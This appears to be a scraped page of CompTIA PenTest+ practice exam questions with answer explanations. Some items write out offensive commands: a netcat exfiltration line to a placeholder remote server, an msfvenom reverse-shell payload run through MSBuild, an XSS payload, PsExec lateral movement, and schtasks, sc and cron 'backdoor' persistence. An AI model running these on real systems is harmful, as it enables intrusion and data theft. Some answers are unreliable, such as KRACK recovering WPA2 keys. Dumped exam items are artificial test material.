Option D (Manual assessment) ✓: Correct. The ICS is offline, so a manual review of system settings, firmware, and configurations is the best approach.Reference: CompTIA PenTest+ PT0-003 Official Guide - ICS & SCADA Testing

NEW QUESTION: 28
A penetration tester has adversely affected a critical system during an engagement, which could have a material impact on the organization. Which of the following should the penetration tester do to address this issue?
A. Restore the configuration.
B. Perform a BIA.
C. Follow the escalation process.
D. Select the target.
Answer: C (LEAVE A REPLY)
If a penetration tester unintentionally disrupts a critical system, they must immediately follow the client's escalation process to ensure proper handling.
Follow the escalation process (Option C):
The penetration testing engagement follows a predefined incident response and escalation plan.
The tester documents the issue, informs stakeholders, and works with IT teams to minimize impact.
Reference:

Incorrect options:
Option A (Restore the configuration): Unauthorized changes could violate the engagement scope.
Option B (Perform a BIA): Business Impact Analysis (BIA) is for risk management, not an immediate response.
Option D (Select the target): The target was already chosen; this option is irrelevant.

NEW QUESTION: 29
A penetration tester aims to exploit a vulnerability in a wireless network that lacks proper encryption. The lack of proper encryption allows malicious content to infiltrate the network. Which of the following techniques would most likely achieve the goal?
A. Packet injection
B. Bluejacking
C. Beacon flooding
D. Signal jamming
Answer: (SHOW ANSWER)

NEW QUESTION: 30
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK
Answer: (SHOW ANSWER)
To break the key for a Wi-Fi network that uses WPA2 encryption, the penetration tester should use the KRACK (Key Reinstallation Attack) attack.
KRACK (Key Reinstallation Attack):
Definition: KRACK is a vulnerability in the WPA2 protocol that allows attackers to decrypt and potentially inject packets into a Wi-Fi network by manipulating and replaying cryptographic handshake messages.
Impact: This attack exploits flaws in the WPA2 handshake process, allowing an attacker to break the encryption and gain access to the network.
Other Attacks:
ChopChop: Targets WEP encryption, not WPA2.
Replay: Involves capturing and replaying packets to create effects such as duplicating transactions; it does not break WPA2 encryption.
Initialization Vector (IV): Related to weaknesses in WEP, not WPA2.
Pentest Reference:
Wireless Security: Understanding vulnerabilities in Wi-Fi encryption protocols, such as WPA2, and how they can be exploited.
KRACK Attack: A significant vulnerability in WPA2 that requires specific techniques to exploit.
By using the KRACK attack, the penetration tester can break WPA2 encryption and gain unauthorized access to the Wi-Fi network.
Top of Form
Bottom of Form

NEW QUESTION: 31
While performing a penetration testing exercise, a tester executes the following command:
bash

Copy code
PS c:\tools> c:\hacks\PsExec.exe \\server01.comptia.org -accepteula cmd.exe Which of the following best explains what the tester is trying to do?
A. Test connectivity using PSExec on the server01 using CMD.exe.
B. Perform a lateral movement attack using PsExec.
C. Send the PsExec binary file to the server01 using CMD.exe.
D. Enable CMD.exe on the server01 through PsExec.
Answer: (SHOW ANSWER)
Lateral Movement with PsExec:
PsExec is a tool used for executing processes on remote systems.
The command enables the tester to execute cmd.exe on the target host (server01) to achieve lateral movement and potentially escalate privileges.
Why Not Other Options?
A: The command is not testing connectivity; it is executing a remote command.
C: PsExec does not send its binary; it executes commands on remote systems.
D: The command is not enabling cmd.exe; it is using it as a tool for executing commands remotely.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 32
During a discussion of a penetration test final report, the consultant shows the following payload used to attack a system:
html
Copy code
7/<sCRitP>aLeRt('pwned')</ScriPt>
Based on the code, which of the following options represents the attack executed by the tester and the associated countermeasure?
A. Arbitrary code execution: the affected computer should be placed on a perimeter network
B. SQL injection attack: should be detected and prevented by a web application firewall
C. Cross-site request forgery: should be detected and prevented by a firewall
D. XSS obfuscated: should be prevented by input sanitization
Answer: (SHOW ANSWER)
XSS Attack
The payload exploits Cross-Site Scripting (XSS) by injecting obfuscated JavaScript into the application. When rendered, the browser executes the malicious code (e.g., alert('pwned')).
Obfuscation (<sCRitP> instead of <script>) attempts to bypass naive input filters.
Countermeasure:
Implement input sanitization to ensure all user inputs are properly validated and escaped before being processed or rendered.
Other measures include using Content Security Policies (CSP) and output encoding.
Why Not Other Options?

A: This is not arbitrary code execution; it is a browser-based attack.
B: XSS is unrelated to SQL injection.
C: Cross-Site Request Forgery (CSRF) is a different vulnerability targeting session handling, not script injection.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
OWASP XSS Prevention Cheat Sheet

NEW QUESTION: 33
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP
Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP
Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?
A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>
Answer: (SHOW ANSWER)
Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
Block: All other traffic (*).
Breakdown of Options:
Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 < /tmp/data.tar.gz This command compresses the data into a tar.gz file and uses nc (netcat) to send it to a remote server on port 443.
Since the firewall allows outbound connections on port 443 (both within and outside the subnet 192.168.10.0/24), this command adheres to the policy and is the correct choice.
Option B: gzip /path/to/data && cp data.gz <remote_server> 443
This command compresses the data but attempts to copy it directly to a server, which is not a valid command. The cp command does not support network operations in this manner.
Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3 <remote_server> 22 This command attempts to listen on port 443 and then send data over port 22. However, outbound connections to port 22 are blocked by the firewall, making this command invalid.
Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server> This command uses scp to copy the file, which typically uses port 22 for SSH. Since the firewall blocks port 22, this command will not work.
Reference from Pentest:
Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.

Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.

NEW QUESTION: 34
A penetration tester writes the following script to enumerate a /24 network:
1 #!/bin/bash
2 for i in {1..254}
3 ping -c1 192.168.1.$i
4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token 'ping'
Which of the following should the tester do to fix the error?
A. Add do after line 2
B. Replace {1..254} with $(seq 1 254)
C. Replace bash with zsh
D. Replace $i with ${i}
Answer: (SHOW ANSWER)
The missing do keyword is the reason for the syntax error. Bash for loops must include a do statement before executing commands within the loop.
Corrected script:
#!/bin/bash
for i in {1..254}; do
ping -c1 192.168.1.$i
done
From the CompTIA PenTest+ PT0-003 Official Study Guide (Chapter 4 - Scanning and Enumeration):
"In Bash scripting, control structures like for-loops require correct syntax, including the 'do' keyword for loop logic to execute properly."

NEW QUESTION: 35
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes
Encryption | 1 | Low | Weak algorithm noted
Patching | 8 | Medium | Unsupported systems
System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities
Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).
A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.

E. Obtain the latest library version.
F. Patch the libraries.
Answer: (SHOW ANSWER)
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here's why options D and E are correct:
Implement an SCA Tool:
SCA (Software Composition Analysis) tools are designed to analyze and manage open-source components in an application. Implementing an SCA tool would help in identifying and managing vulnerabilities in libraries, aligning with the finding of vulnerable libraries in the secure SDLC process.
This recommendation addresses the high-risk finding related to the Secure SDLC by providing a systematic approach to manage and mitigate vulnerabilities in software dependencies.
Obtain the Latest Library Version:
Keeping libraries up to date is a fundamental practice in maintaining the security of an application. Ensuring that the latest, most secure versions of libraries are used directly addresses the high-risk finding related to vulnerable libraries.
This recommendation is a direct and immediate action to mitigate the identified vulnerabilities.
Other Options Analysis:
Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
Reference from Pentest:
Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.

NEW QUESTION: 36
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:
bash
for var in -MISSING TEXT-
do
ping -c 1 192.168.10.$var
done
Which of the following pieces of code should the penetration tester use in place of the -MISSING TEXT- placeholder?
A. crunch 1 254 loop
B. seq 1 254
C. echo 1-254
D. {1.-254}
Answer: (SHOW ANSWER)
Correct Syntax for a Range Loop in Bash:
The seq command generates a sequence of numbers in a specified range, which is ideal for iterating over IP addresses in a Class C subnet (1-254).
Example: seq 1 254 will output numbers 1, 2, ..., 254 sequentially.
Explanation of Other Options:
A (crunch): The crunch command is used for wordlist generation and is unrelated to looping in Bash.

C (echo 1-254): This would output "1-254" as a string instead of generating a numeric range.
D ({1.-254}): This is incorrect Bash syntax and would result in a script error.
Final Script:
bash
for var in $(seq 1 254)
do
ping -c 1 192.168.10.$var
done
CompTIA Pentest+ Reference:
Domain 4.0 (Penetration Testing Tools)
Bash Scripting and Automation

NEW QUESTION: 37
A penetration tester conducts a scan on an exposed Linux web server and gathers the following data:
Host: 192.168.55.23
Open Ports:
22/tcp Open OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
80/tcp Open Apache httpd 2.4.18 (Ubuntu)
111/tcp Open rpcbind 2-4 (RPC #100000)
Additional notes:
Directory listing enabled on /admin
Apache mod_cgi enabled
No authentication required to access /cgi-bin/debug.sh
X-Powered-By: PHP/5.6.40-0+deb8u12
Which of the following is the most effective action to take?
A. Launch a payload using msfvenom and upload it to the /admin directory.
B. Review the contents of /cgi-bin/debug.sh.
C. Use Nikto to scan the host and port 80.
D. Attempt a brute-force attack against OpenSSH 7.2p2.
Answer: (SHOW ANSWER)
The most effective next action is to investigate /cgi-bin/debug.sh because it is a direct, high-signal finding: a server-side script in a CGI-enabled directory that is reachable without authentication. In PenTest+ enumeration methodology, testers prioritize items that are both accessible and likely to yield immediate impact, such as unauthenticated administrative/debug endpoints, exposed scripts, and functionality that could enable command execution or information disclosure. A debug shell script exposed through cgi-bin is a classic candidate for sensitive data leakage (paths, environment variables, credentials) or unsafe parameter handling that can lead to remote command execution-especially when mod_cgi is enabled and the file is callable over HTTP.

NEW QUESTION: 38
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml.
Which of the following commands would most likely be used by the tester to continue with the attack on the host?
A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml

C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml
Answer: (SHOW ANSWER)
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
Understanding MSBuild.exe:
Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.
Command Usage:
Command: MSBuild.exe C:\evil.xml
This command tells MSBuild to process the evil.xml file, which contains the C# shellcode. MSBuild will compile and execute the code, leading to the payload execution.
Comparison with Other Commands:
regsvr32 /s /n /u C:\evil.xml: Used to register or unregister DLLs, not suitable for executing C# code.
mshta.exe C:\evil.xml: Used to execute HTML applications (HTA files), not suitable for XML containing C# code.
AppInstaller.exe C:\evil.xml: Used to install AppX packages, not relevant for executing C# code embedded in an XML file.
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.

NEW QUESTION: 39
A penetration tester successfully gained access to manage resources and services within the company's cloud environment. This was achieved by exploiting poorly secured administrative credentials that had extensive permissions across the network. Which of the following credentials was the tester able to obtain?
A. IAM credentials
B. SSH key for cloud instance
C. Cloud storage credentials
D. Temporary security credentials (STS)
Answer: (SHOW ANSWER)
IAM (Identity and Access Management) credentials are used to control and manage access to cloud services and resources. When a penetration tester obtains IAM credentials, especially those with administrative privileges, they can perform high-level operations such as provisioning services, modifying configurations, or accessing sensitive data across the cloud environment.
* SSH keys would only grant access to a specific instance, not cloud-wide services.
* Cloud storage credentials are limited to storage access, not administrative capabilities.
* Temporary security credentials (STS) provide limited-time access and are not typically used for broad administrative tasks.

NEW QUESTION: 40
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM
C. MITRE ATT&CK
D. CREST
Answer: (SHOW ANSWER)
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here's why option B is correct:
OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.
MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
Reference from Pentest:
Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

NEW QUESTION: 41
A penetration tester has been asked to conduct a blind web application test against a customer's corporate website. Which of the following tools would be best suited to perform this assessment?
A. ZAP
B. Nmap
C. Wfuzz
D. Trufflehog
Answer: (SHOW ANSWER)
A blind web application test means that the tester has no prior knowledge of the application's internal workings. The best tool for automated scanning and vulnerability detection is a web application proxy such as OWASP ZAP.
ZAP (Option A):
OWASP Zed Attack Proxy (ZAP) is a widely used web application scanner for finding common vulnerabilities (e.g., SQL injection, XSS, authentication flaws).
It provides passive and active scanning features to test web applications for security weaknesses.
Reference:
Incorrect options:
Option B (Nmap): Nmap is a network scanning tool, not specialized for web application testing.
Option C (Wfuzz): Wfuzz is a fuzzer for brute-force attacks, but it is not a full web vulnerability scanner.
Option D (Trufflehog): Trufflehog is used for secrets detection in repositories, not web testing.

NEW QUESTION: 42
A penetration tester needs to exploit a vulnerability in a wireless network that has weak encryption to perform traffic analysis and decrypt sensitive information. Which of the following techniques would best allow the penetration tester to have access to the sensitive information?
A. Bluejacking
B. SSID spoofing
C. Packet sniffing
D. ARP poisoning
Answer: (SHOW ANSWER)
If a wireless network uses weak encryption (e.g., WEP), attackers can capture and analyze packets to extract sensitive data.
Packet sniffing (Option C):
Tools like Wireshark, Aircrack-ng, and Kismet capture network packets.
Attackers analyze captured traffic to decrypt WEP encryption or extract plaintext credentials.
Reference:
Incorrect options:

Option A (Bluejacking): Sends unsolicited Bluetooth messages, not for network sniffing.
Option B (SSID spoofing): Involves creating a fake access point, but does not analyze traffic.
Option D (ARP poisoning): Used for MITM attacks, but not specific to wireless traffic analysis.

NEW QUESTION: 43
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).
A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe
Answer: (SHOW ANSWER)
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
schtasks.exe:
Purpose: Used to create, delete, and manage scheduled tasks on Windows systems.
Persistence: By creating a scheduled task, the tester can ensure a script or program runs at a specified time, providing a persistent backdoor.
Example:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM sc.exe:
Purpose: Service Control Manager command-line tool used to manage Windows services.
Persistence: By creating or modifying a service to run a malicious executable, the tester can maintain persistent access.
Example:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
Other Utilities:
rundll.exe: Used to run DLLs as applications, not typically used for persistence.
cmd.exe: General command prompt, not specifically used for creating persistence mechanisms.
chgusr.exe: Used to change install mode for Remote Desktop Session Host, not relevant for persistence.
netsh.exe: Used for network configuration, not typically used for persistence.
Pentest Reference:
Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
Windows Tools: Understanding how to leverage built-in Windows tools like schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.

NEW QUESTION: 44
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response

The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?

A. False negative

B. False positive

C. True positive

D. Low severity

Answer: (SHOW ANSWER)

A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:

Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary commands.

Code Analysis:

The response variable is defined as a constant (const), which implies its value is immutable during runtime.

The response is not sourced from user input nor used elsewhere, meaning there is no attack surface or exploitation pathway for an attacker to influence the content of response.

Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow of data, resulting in false positives.

Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.

CompTIA Pentest+ Reference:

Domain 3.0 (Attacks and Exploits)

Domain 4.0 (Penetration Testing Tools)

OWASP Static Code Analysis Guide

NEW QUESTION: 45

A company that uses an insecure corporate wireless network is concerned about security. Which of the following is the most likely tool a penetration tester could use to obtain initial access?

A. Responder

B. Metasploit

C. Netcat

D. Nmap

Answer: (SHOW ANSWER)

Comprehensive and Detailed

Given an insecure wireless network (e.g., open or poorly secured Wi-Fi), a practical initial access technique is to capture or poison name resolution/authentication requests from client systems once they are on that network. Responder is designed to perform LLMNR/NBT-NS/MDNS poisoning and capture NTLM authentication attempts and other credential material on a local network segment. On an insecure Wi-Fi network an attacker can either join the network or run a rogue AP and then run Responder to capture credentials from connected clients - a typical and effective initial-access method in such scenarios.

Why not the others:

B . Metasploit - a general exploitation framework; useful after finding a vulnerable service, but not specifically the most-likely initial tool on an insecure Wi-Fi.

C . Netcat - a raw TCP/UDP utility (listeners/shells); useful post-exploitation but not for capturing broadcast name resolution requests.

D . Nmap - a scanner to discover hosts/ports; helpful reconnaissance, but not directly used to capture credentials on a local insecure wireless segment.

NEW QUESTION: 46

A penetration tester is assessing the security of a web application. When the tester attempts to access the application, the tester receives an HTTP 403 response. Which of the following should the penetration tester do to overcome this issue?

A. Reset file and folder permissions on the web server.
B. Obtain a valid X.509 certificate.
C. Spoof the server's MAC address.
D. Use a legacy browser to access the page.
Answer: (SHOW ANSWER)
An HTTP 403 Forbidden response indicates the server understood the request but is refusing to authorize it. In PenTest+ web assessment context, a common cause is an access control requirement at the web server or reverse proxy layer-such as mutual TLS (mTLS) / client certificate authentication, IP allowlisting, or other authorization gates-preventing the tester from reaching the application content. When a site is configured to require a client certificate, the server may return a 403-class error if the request does not include a trusted certificate chain, because the client cannot be authenticated to an approved identity. Therefore, obtaining and presenting a valid X.509 client certificate (issued by a trusted CA for that environment or provided by the client as part of the engagement) is the appropriate step to satisfy the access requirement and proceed with testing.

NEW QUESTION: 47
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?
A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot
Answer: C (LEAVE A REPLY)
The Wayback Machine is an online tool that archives web pages over time, allowing users to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
Accessing the Wayback Machine:
Go to the Wayback Machine website: archive.org/web.
Enter the URL of the target website you want to explore.
Navigating Archived Pages:
The Wayback Machine provides a timeline and calendar interface to browse through different snapshots taken over time.
Select a snapshot to view the archived version of the site. Look for links, subdomains, and resources that may no longer be available in the current version of the website.
Identifying Subdomains:
Examine the archived pages for references to subdomains, which might be visible in links, scripts, or embedded content.
Use the information gathered to identify potential entry points or older versions of web applications that might still be exploitable.
Tool Integration:
Tools like Burp Suite or SpiderFoot can integrate with the Wayback Machine to automate the discovery process of archived subdomains and resources.
Real-World Example:
During a penetration test, a tester might find references to oldadmin.targetsite.com in an archived page from several years ago. This subdomain might no longer be listed in DNS but could still be accessible, leading to potential security vulnerabilities.

Reference from Pentesting Literature:
In various penetration testing guides and HTB write-ups, using the Wayback Machine is a common technique for passive reconnaissance, providing historical context and revealing past configurations that might still be exploitable.
Step-by-Step ExplanationReference:
HTB Official Writeups

NEW QUESTION: 48
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?
A. Establishing a reverse shell
B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack
Answer: (SHOW ANSWER)
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
Persistence Mechanisms:
Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.
Reverse Shell: While establishing a reverse shell provides immediate access, it typically does not survive a system reboot unless coupled with another persistence mechanism.
Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.
Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.
Creating a Scheduled Task:
On Windows, the schtasks command can be used to create scheduled tasks. For example:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM On Linux, a cron job can be created by editing the crontab:
(crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
Pentest Reference:
Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.
Reference to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

NEW QUESTION: 49
A penetration tester obtains a regular domain user's set of credentials. The tester wants to attempt a dictionary attack by creating a custom word list based on the Active Directory password policy.
Which of the following tools should the penetration tester use to retrieve the password policy?
A. Responder
B. CrackMapExec
C. Hydra
D. msfvenom
Answer: (SHOW ANSWER)
CrackMapExec (CME) is the best choice because it supports authenticated enumeration against Active Directory and can retrieve domain configuration information-including password policy details-using valid domain credentials. In the PenTest+ methodology, once a tester has a standard domain account, a common next step is to enumerate domain settings that influence attack feasibility and

safety, such as minimum password length, complexity requirements, lockout threshold, lockout duration, and password history. These values directly inform how to build a "policy-aware" custom wordlist and how to tune dictionary or spraying attempts to remain within rules of engagement and avoid triggering lockouts.

NEW QUESTION: 50

A penetration tester is performing an assessment focused on attacking the authentication identity provider hosted within a cloud provider. During the reconnaissance phase, the tester finds that the system is using OpenID Connect with OAuth and has dynamic registration enabled. Which of the following attacks should the tester try first?

A. A password-spraying attack against the authentication system
B. A brute-force attack against the authentication system
C. A replay attack against the authentication flow in the system
D. A mask attack against the authentication system
Answer: (SHOW ANSWER)
OpenID Connect (OIDC) with OAuth allows applications to authenticate users using third-party identity providers (IdPs). If dynamic registration is enabled, attackers can abuse this feature to capture and replay authentication requests.
Replay attack (Option C):
Attackers capture legitimate authentication tokens and reuse them to impersonate users.
OIDC uses JWTs (JSON Web Tokens), which may not expire quickly, making replay attacks highly effective.
Reference:
Incorrect options:
Option A (Password spraying): Effective against user accounts, but this attack targets authentication tokens.
Option B (Brute-force attack): Less effective against OAuth-based authentication since tokens replace passwords.
Option D (Mask attack): Related to password cracking, not OAuth authentication attacks.

NEW QUESTION: 51
You are a penetration tester reviewing a client's website through a web browser.
INSTRUCTIONS
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

